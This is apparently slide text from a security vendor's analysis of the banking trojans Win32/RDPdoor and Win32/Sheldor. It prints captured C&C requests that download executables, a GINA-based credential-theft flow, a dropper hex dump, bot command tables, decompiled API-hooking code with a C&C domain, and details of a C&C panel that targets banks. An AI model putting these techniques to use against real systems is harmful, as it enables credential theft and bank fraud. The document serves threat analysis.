
Cloud data from ThreatSense.Net

April 2010 – March 2011



- Russia
- Ukraine
- Kazakhstan
- Belarus
- Thailand
- Bulgaria
- United States
- Israel
- Moldova
- Rest of the world

Win32/RDPdoor installation



Win32/RDPdoor installation

```
POST /query4.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Host: zncob-went.info
Content-Length: 81
Pragma: no-cache

q=i&iid=E868D217-05010A28&o=2:5:1:2600:3:0:256:1:32:Service Pack 3&v=2.1.28&u=user HTTP/1.1 200 OK
Connection: close
Proxy-Connection: close
Content-Length: 266549
Expires: Mon, 18 Apr 2011 14:06:32 GMT
Date: Mon, 18 Apr 2011 14:06:31 GMT
Content-Type: application/octet-stream
Server: nginx/0.9.6
X-Powered-By: PHP/5.2.14
Cache-Control: max-age=1
Content-Disposition: attachment; filename=1303135591.exe
X-Cache: MISS from enf.localdomain
X-Cache-Lookup: MISS from enf.localdomain:8080

<WEB>+R000000000d>* 4i./н.wud. ,
тц. w. oy3VE,, >#?QqaГD\am. .ЖI+\A$j >+P`0~ЯљжSoHr-. тГАю>Np7IнаЧ%И. `D+""HM' .л)@A...$@\P""T@JcПззъBJ6
מידJ6zqf' >Hаб,, T` (\`uф) EM7: Pэсw±<μ. Hh01s (FZ, hc
дъЦgбЯк]OP. μfBMHIB. 6Vш# {...9K:a4` /э<эN:й(-ю |. 38_S|@/
2t. ов κ. "R. kUnyv. y""EN6W,, ЯГам0t. э|ЮЦКЕtREч_8.2Bцз9а+. <
```

Win32/RDPdoor installation

POST /query4.php HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Host: zncob-went.info

Content-Length: 121

Pragma: no-cache

q=a&id=E868D217-05010A28&o=2:5:1:2600:3:0:256:1:32:Service Pack 3&v=2.1.28&c=en&l=US&t=5&lip=19...128&ts=OK&u=user HTTP/1.1 200 OK

Connection: close

Proxy-Connection: close

Content-Length: 6

Expires: Mon, 18 Apr 2011 14:45:56 GMT

Date: Mon, 18 Apr 2011 14:45:55 GMT

Content-Type: text/html; charset=UTF-8

Server: nginx/0.9.6

X-Powered-By: PHP/5.2.14

Cache-Control: max-age=1


X-Cache: MISS from enf.localdomain

X-Cache-Lookup: MISS from enf.localdomain:8080

<WEB>+

Stealing authentication data

1. Install GINA extension DLL
2. Display fake logon screen
3. Capture user name & password
4. Send to C&C



HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL

 xtgina.dll

c:\windows\system32\xtgina.dll

POST /query4.php HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Host: zncob-went.info

Content-Length: 147

Pragma: no-cache

q=a&id=E868D217-05010A28&o=2:5:1:2600:3:0:256:1:32:Service Pack 3&v=2.1.28&c=en&l=US&t=0&lip=192.168.1.100&ip0=user::ORGANIZA-4A866E&u=user HTTP/1.1 200 OK

Win32/RDPdoor bot commands

Bot Command	Description
“P”	change password for BeTwin terminal session
“B”	reinstall BeTwinServiceXP module
“S”	administration of BeTwin terminal session
“R”	install BeTwinServiceXP module
“T”	BeTwin backconnection initialization
“U”	update main modules and configuration

Win32/RDPdoor updating

New dropper with a new configuration embedded is received after 'U' command

```
00000000: 3C 57 45 42 3E 2B 55 30 30 30 30 36 37 4D <WEB>+U000000067
00000010: 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 ZP
00000020: 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 e
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000040: 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0E A
00000050: 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 ▽||| |o=?|@L=?Thi
00000060: 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 s program cannot
00000070: 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D be run in DOS m
00000080: 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 50 ode.FF0$ P
00000090: 45 00 00 4C 01 05 00 63 12 C2 43 00 00 00 00 00 E L@ c t C
000000A0: 00 00 00 E0 00 0E 01 0B 01 03 01 00 48 00 00 00 p 0000 H
000000B0: 4C 00 00 00 16 00 00 19 12 00 00 00 10 00 00 00 L - t t
000000C0: 60 00 00 00 00 40 00 00 10 00 00 00 02 00 00 01 ' e t
000000D0: 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 p
000000E0: E0 00 00 00 04 00 00 00 00 00 00 02 00 00 00 00 p
000000F0: 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 a
00000100: 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 a
00000110: A0 00 00 A4 12 00 00 00 C0 00 00 5C 1F 00 00 00
00000120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000170: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000180: 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 F8 F
00000190: 46 00 00 00 10 00 00 F8 46 00 00 00 04 00 00 00
000001A0: 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2E
000001B0: 62 73 73 00 00 00 00 F0 14 00 00 00 60 00 00 00
000001C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D0: 00 00 00 80 00 00 C0 2E 64 61 74 61 00 00 00 24
000001E0: 16 00 00 00 80 00 00 24 16 00 00 00 4C 00 00 00
000001F0: 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 2E
00000200: 69 64 61 74 61 00 00 A4 12 00 00 00 A0 00 00 A4
00000210: 12 00 00 00 64 00 00 00 00 00 00 00 00 00 00 00
00000220: 00 00 00 60 00 00 C0 2E 72 73 72 63 00 00 00 5C
00000230: 1F 00 00 00 C0 00 00 5C 1F 00 00 00 78 00 00 00
00000240: 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 00
```



Win32/Sheldor

Win32/Sheldor overview

Appearance: First samples detected in **June 2010**

Cost: ~ 2.500\$


Key feature: Abuses the TeamViewer application for remote access

- **Using the TeamViewer cloud adds another level of anonymity**

Win32/Sheldor detection statistics by country


Cloud data from ThreatSense.Net

April 2010 – March 2011







Win32/Sheldor and TeamViewer in action

1. Request cloud ID
2. Set cloud ID
3. Send ID to C&C
4. Malicious connection



Win32/Sheldor and TeamViewer in action


1. Request cloud ID
2. Set cloud ID
3. Send ID to C&C
4. Malicious connection

 85.214.154.223	6	6	Out	1	5938	server530.teamviewer.com	713	svchost.exe
 87.230.74.44	16	20	Out	4	5938	master3.teamviewer.com	3 109	svchost.exe
 178.16.16.126	32	24	Out	1	5938	server234.teamviewer.com	8 810	svchost.exe
 195.226.220.6	129	88	Out	1	http	bot C&C	44 238	svchost.exe


GET

/getinfo.php?id=414%20034%20883&pwd
=6655&stat=1

Under the hood: DLL hooking



Malicious DLL call graph



Malicious DLL decompilation

```
DWORD *_cdecl RedirectExportCall()
{
    int v0; // eax@1

    ExportNames.AddProcessExclusion = "AddProcessExclusion";
    ExportNames.GetChangeRect = "GetChangeRect";
    ExportNames.GetChangedWindowList = "GetChangedWindowList";
    ExportNames.IsTitleBarButtonPressed = "IsTitleBarButtonPressed";
    ExportNames.RemoveProcessExclusion = "RemoveProcessExclusion";
    ExportNames.SetButtonXOffset = "SetButtonXOffset";
    ExportNames.SetSingleWindow = "SetSingleWindow";
    ExportNames.ShowTitleBarButton = "ShowTitleBarButton";
    ExportNames.StartHooks = "StartHooks";
    ExportNames.StopHooks = "StopHooks";
    LoadOriginalDll("TS.dll", &ExportNames, &ExpAddresses, 10);
    dword_100040A1 = v0;
    AddProcessExclusionProc = ExpAddresses.AddProcessExclusionAddr;
    GetChangeRectProc = ExpAddresses.GetChangeRectAddr;
    GetChangedWindowListProc = ExpAddresses.GetChangedWindowListAddr;
    IsTitleBarButtonPressedProc = ExpAddresses.IsTitleBarButtonPressedAddr;
    RemoveProcessExclusionProc = ExpAddresses.RemoveProcessExclusionAddr;
    SetButtonXOffsetProc = ExpAddresses.SetButtonXOffsetAddr;
    SetSingleWindowProc = ExpAddresses.SetSingleWindowAddr;
    ShowTitleBarButtonProc = ExpAddresses.ShowTitleBarButtonAddr;
    StartHooksProc = ExpAddresses.StartHooksAddr;
    StopHooksProc = ExpAddresses.StopHooksAddr;
    SpliceProc(WinVerifyTrust, &unk_10004238, NewWinVerifyTrust, 1);
    SpliceProc(CreateDirectoryW, &unk_1000423D, NewCreateDirectoryW, 1);
    SpliceProc(FindWindowW, &unk_10004242, NewFindWindowW, 1);
    SpliceProc(ShowWindow, &unk_10004247, NewShowWindow, 1);
    SpliceProc(CreateDialogParamW, &unk_1000424C, NewCreateDialogParamW, 1);
    SpliceProc(SetWindowTextW, &unk_10004251, NewSetWindowTextW, 1);
    AdminPanel[0] = "goeiuyi.net";
    AdminPanel[1] = L"0000";
    AdminPanel[2] = &a0000[1];
    AdminPanel[3] = L"";
    AdminPanel[4] = &a0000[3];
    return &AdminPanel[5];
}
```

Functions for calling
from original TS.dll

Load original TS.dll

Hook functions

C&C URL

Win32/Sheldor bot commands

Bot Command	Description
exec	download and ShellExecute/CreateThread additional module
monitor_off	send command “stop monitoring” to C&C
monitor_on	send command “start monitoring” to C&C
power_off	ExitWindowsEx(EWX_POWEROFF, SHTDN_REASON_MAJOR_OPERATINGSYSTEM)
shutdown	ExitWindowsEx(EWX_REBOOT, SHTDN_REASON_MAJOR_OPERATINGSYSTEM)
killbot	delete all files, directories and registry keys

Sheldor C&C panel

Страна

По возрастаню

Сортировать!

vse ibank pc ibank BSS PSB SBER

ID	Бот ID/Пароль	Бот IP	Токен	Комментарий	Статус
№ 1	3 [REDACTED]	1 [REDACTED]	0		Online

ID/Пароль	3881983 [REDACTED]	Дата&Время1	Дата&Время2	Дата&Время3
IP	195 [REDACTED]	[REDACTED]		
Токен	0			
Адрес	At [REDACTED]			
Комманда				
Комментарий		Выполнить	Результат последней: Fail	
Отправить в	vse <input type="text" value=""/>	Отправить!	Удалить	

- vse
- ibank
- pc ibank
- BSS
- PSB
- SBER

Successful criminal prosecutions

Russian bank-fraud case

Group #1

- stole 600 000\$ in a single transaction
- case in court
- used Win32/Sheldor



Group #2

- stole 832 000\$ (over 1 month)
- case in court
- used phishing sites (hosted on Gogax)



Win32/Carberp

Win32/Cerberp overview

Appearance: First samples detected in **February 2010**

Cost: ~ **9.000\$**

